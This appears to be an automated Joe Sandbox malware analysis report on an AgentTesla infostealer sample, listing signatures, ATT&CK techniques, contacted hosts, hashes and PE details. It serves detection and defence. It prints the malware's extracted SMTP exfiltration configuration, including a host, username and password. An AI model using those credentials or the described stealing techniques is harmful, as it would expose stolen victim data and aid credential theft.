ID: 604234
Sample Name: 6iCD4aFtyn.exe
Cookbook: default.jbs
Time: 19:50:17
Date: 06/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

6iCD4aFtyn.exe


Overview

General Information

Sample Name:	6iCD4aFtyn.exe
Analysis ID:	604234
MD5:	a51e8dfe9b2161..
SHA1:	36d347c6139c66..
SHA256:	7b29b24825a35a.
Tags:	AgentTesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…
- .NET source code contains potentia…
- .NET source code contains very larg…

Classification



Process Tree

- **System is w10x64**
- 6iCD4aFtyn.exe (PID: 4968 cmdline: "C:\Users\user\Desktop\6iCD4aFtyn.exe" MD5: A51E8DFE9B216175ACBC225DE1CEB0F5)
  - 6iCD4aFtyn.exe (PID: 2848 cmdline: C:\Users\user\Desktop\6iCD4aFtyn.exe MD5: A51E8DFE9B216175ACBC225DE1CEB0F5)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "Support@eurologictics.com",
  "Password": "9_Qimn35",
  "Host": "webmail.eurologictics.com"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.483826091.0000000002D11000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000000.479301572.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000000.479301572.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000004.00000000.478572073.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000000.478572073.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.6iCD4aFtyn.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.6iCD4aFtyn.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
4.2.6iCD4aFtyn.exe.400000.0.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32b58:$s10: logins • 0x325bf:$s11: credential • 0x2ebae:$g1: get_Clipboard • 0x2ebbc:$g2: get_Keyboard • 0x2ebc9:$g3: get_Password • 0x2fec8:$g4: get_CtrlKeyDown • 0x2fed8:$g5: get_ShiftKeyDown • 0x2fee9:$g6: get_AltKeyDown
4.0.6iCD4aFtyn.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.0.6iCD4aFtyn.exe.400000.10.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 31 entries				

Sigma Signatures

There are no malicious signatures, click here to show all signatures.

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	Path Interception	1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	1 Query Registry	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	1 Credentials in Registry	2 1 1 Security Software Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 3 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	1 1 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
6iCD4aFtyn.exe	28%	Virustotal		Browse
6iCD4aFtyn.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.6iCD4aFtyn.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.2.6iCD4aFtyn.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.6iCD4aFtyn.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.6iCD4aFtyn.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.6iCD4aFtyn.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.6iCD4aFtyn.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://clnyqchZHe.org	0%	Avira URL Cloud	safe	
http://webmail.eurologictics.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://kIpfke.com	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
webmail.eurologictics.com	176.53.69.151	true	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	6iCD4aFtyn.exe, 00000004.00000002.690453681.0000000002A21000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://clnyqchZHe.org	6iCD4aFtyn.exe, 00000004.00000002.691001368.0000000002D76000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://webmail.eurologictics.com	6iCD4aFtyn.exe, 00000004.00000002.691015808.0000000002D7E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	6iCD4aFtyn.exe, 00000004.00000002.690453681.0000000002A21000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	6iCD4aFtyn.exe, 00000004.00000002.690453681.0000000002A21000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://klpfke.com	6iCD4aFtyn.exe, 00000004.00000002.690453681.0000000002A21000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	6iCD4aFtyn.exe, 00000000.00000002.488064801.0000000006D02000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.53.69.151	webmail.eurologictics.com	Turkey		42926	RADORETR	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	604234
Start date and time:	2022-04-06 17:50:17 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	6iCD4aFtyn.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@3/1@1/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.1%) • Quality average: 38.3% • Quality standard deviation: 36.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 184.30.21.144
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, store-images.s-microsoft.com-c.edgekey.net, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:51:49	API Interceptor	590x Sleep call for process: 6iCD4aFtyn.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\6iCD4aFtyn.exe.log

Process:	C:\Users\user\Desktop\6iCD4aFtyn.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.910546767004328
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.79% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Win16/32 Executable Delphi generic (2074/23) 0.01%
File name:	6iCD4aFtyn.exe
File size:	527360
MD5:	a51e8dfe9b216175acbc225de1ceb0f5
SHA1:	36d347c6139c66656becec8bf698b1d6281b5b5f
SHA256:	7b29b24825a35a5d19c29cc434143b3f2937acbb86b959f86a3945f13264e84e
SHA512:	28c0285df3661ff2bb069f695117d0ca3e209cbde52bf0a73b71c14aad8d4db648fea11dd52b4847b5e5becafcab6509be35f1a176c594d04e80a12fd23eb48c
SSDEEP:	12288:RDl5+/nZTmWdqA0Ic/GNnW4KAFLqdMvgembP7fdIbtF:D5+RD4Ilc/kWJgqi3/
TLSH:	F8B4121433F82326D8BD2BF3AC7904511BB0AA6F2861E68D8FD131EB5962740E557BD3
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Lb.....0.....0..... .....@.. .....`.....@.....

File Icon

Icon Hash:	08e0f039f8b8b802

Static PE Info

General

Entrypoint:	0x47f6b2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x624CFC95 [Wed Apr 6 02:36:05 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0

File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7f660	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x80000	0x2a98	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x84000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
